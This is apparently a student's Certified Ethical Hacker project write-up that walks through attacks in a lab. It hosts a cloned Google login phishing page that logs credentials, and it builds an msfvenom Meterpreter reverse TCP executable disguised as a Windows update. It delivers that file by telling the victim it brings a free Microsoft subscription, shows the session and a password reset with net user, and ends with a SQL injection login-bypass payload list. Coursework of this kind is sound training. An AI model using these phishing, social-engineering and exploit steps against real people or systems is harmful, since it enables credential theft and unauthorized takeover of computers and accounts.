CEH MAJOR PROJECT

Host a server and scan the network using various tools and commands.

● To determine the live system, to which you will be sharing the login phishing website, use the Advanced IP Scanner to scan the LAN network and find the systems connected


to the same network. Also, determine their IP Address, System names, and MAC address.

● Use the WAMP server to convert a normal system to a server and host a login phishing website, using which you can capture the user credentials (Any website as per your wish)

To use **Advanced IP Scanner**

First download and install it in your personal machine.

It will give us all the information about the network the nodes, clients and the packets travelling in it.



This will help us to start the phishing attack on the network


To execute a **Phishing attack**

First to get the employee data, we are using a phishing attack on the google login page

We have to download Wamp Server which lets us to host the webpage as local host or we can also mask the domain name with the help of hex or other port forwarding services


I have created A web page which genuinely looks like a google login page.

(Files attached)



And I have created a php file named “send.php” with the commands which will save all the login id and passwords in a file called “log.txt”

This is further hosted in WAN



Name	Date modified	Type	Size
1	08-04-2021 17:09	File folder	
Gmail_files	08-04-2021 17:09	File folder	
avatar	29-07-2020 12:25	PNG File	7 KB
gmail	29-07-2020 12:25	GIF File	284 KB
google	29-07-2020 12:25	PNG File	14 KB
images	29-07-2020 12:25	PNG File	1 KB
index	08-04-2021 16:58	Microsoft Edge H...	24 KB
log	08-04-2021 17:11	Text Document	1 KB
send	08-04-2021 17:04	PHP File	1 KB

These are the host files.

log - Notepad

File Edit Format View Help

```
rmShown=1

email=daddadada@fagsbsbsb
password=fagwgaarghaga
signIn=Sign in
rmShown=1

email=hi@gmail.in
password=123welcome
signIn=Sign in
rmShown=1
```

Ln 1, Col 1 100%

Log file with the login information.

This is how we host a login phishing website which can capture user credentials

Scan the host and exploit the systems using Metasploit.

● Use the NMAP tool to scan the system in a network and find the ports opened and

services running on machine and OS fingerprint.

● Perform testing on windows7 by Metasploit using reverse TCP payload, bypass the


admin privileges, and change the administrator's password without knowing the old

one.

To scan the systems in the network first download and install Nmap in your PC

I am going to use my Kali Linux machine and scan my virtual system


(Windows 7) and find all the open ports and services running in it.




This is my windows 7 PC ip: **192.168.1.2**

Now I am going to do a intense scan on this ip using Nmap.

Once the scan is complete, we can find all the open ports in it






These are all the open ports available in this machine.

Now we are going to do a reverse tcp attack using Metasploit from kali Linux to the windows machine


First note the Attacker machine ip address: **192.168.1.3**

then we create a payload and create a executable file using command:

msfvenom -p windows/meterpreter/reverse_tcp -f exe LHOST=192.168.100.4 LPORT=4444 -o /root/Desktop/win_new_update.exe




Now we input our meterpreter commands and start the reverse tcp connection for the payload which we have created.





After this we transfer our payload using Wetransfer to our Victims PC

Tell him that he has to update his windows to get free Microsoft MS subscription and we provide him with our Wetransfer link



One the Victim has downloaded and run the file





Now we can see that we have got a reverse tcp connection to the victim pc

```
Terminal
File  Edit  View  Search  Terminal  Help
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.3:4444
msf5 exploit(multi/handler) > [*] Sending stage (179779 bytes) to 192.168.1.8
[*] Meterpreter session 1 opened (192.168.1.3:4444 -> 192.168.1.8:1156) at 2021-04-10 03:52:53 -0400

msf5 exploit(multi/handler) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                        Connection
  --  ----  ----                     -----------                        ----------
  1         meterpreter x86/windows  virtual7-PC\virtual7 @ VIRTUAL7-PC  192.168.1.3:4444 -> 192.168.1.8:1156 (
192.168.1.8)

msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 2232 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\virtual7\Downloads>
```

Now we have bypassed the admin privileges and got full access to the computer

```
192.168.1.8)

msf5 exploit(multi/handler) > shell


[-] Unknown command: shell.
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 2960 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\virtual7\Downloads>net user
net user

User accounts for \\VIRTUAL7-PC

-------------------------------------------------------------------------------
Administrator            Guest                    virtual7
The command completed successfully.


C:\Users\virtual7\Downloads>net user virtual7 *
```

By using command: **net user USERNAME ***

We change the password for the user

```
Terminal
File  Edit  View  Search  Terminal  Help
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 2960 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\virtual7\Downloads>net user
net user

User accounts for \\VIRTUAL7-PC

-------------------------------------------------------------------------------
Administrator            Guest                    virtual7
The command completed successfully.


C:\Users\virtual7\Downloads>net user virtual7 *
net user virtual7 *
Type a password for the user: Retype the password to confirm: The command completed successfully.
```

From this we can see that I have successfully changed the password of the victim pc without knowing the old one using Metasploit reverse tcp attack.


Now once the user logs out, he will not be able to re-login into his user again.

There are also many other methods to change the password using reverse tcp but this is the most efficient and easiest method.

Website penetration testing

- **Hack the website by using Sql Injection on http://testphp.vulnweb.com/**

First we have to find the login page in the website



Now we are going to use sql injection using error detection method

And acquire the admin access for the website


Im going to use a sql cheat sheet where mostly common sql commands to bypass the login is available.

This list can be used by penetration testers when testing for SQL injection authentication bypass.A penetration tester can use it manually or through burp in order to automate the process.The creator of this list is Dr. Emin İslam Tatlıİf (OWASP Board Member).If you have any other suggestions please feel free to leave a comment in order to improve and expand the list.

```
or 1=1
or 1=1--
or 1=1#
or 1=1/*
admin' --
admin' #
admin'/*
admin' or '1'='1
admin' or '1'='1'--
admin' or '1'='1'#
admin' or '1'='1'/*
admin'or 1=1 or ''='
admin' or 1=1
admin' or 1=1--
admin' or 1=1#
admin' or 1=1/*
admin') or ('1'='1
admin') or ('1'='1'--
admin') or ('1'='1'#
admin') or ('1'='1'/*
admin') or '1'='1
admin') or '1'='1'--
admin') or '1'='1'#
```

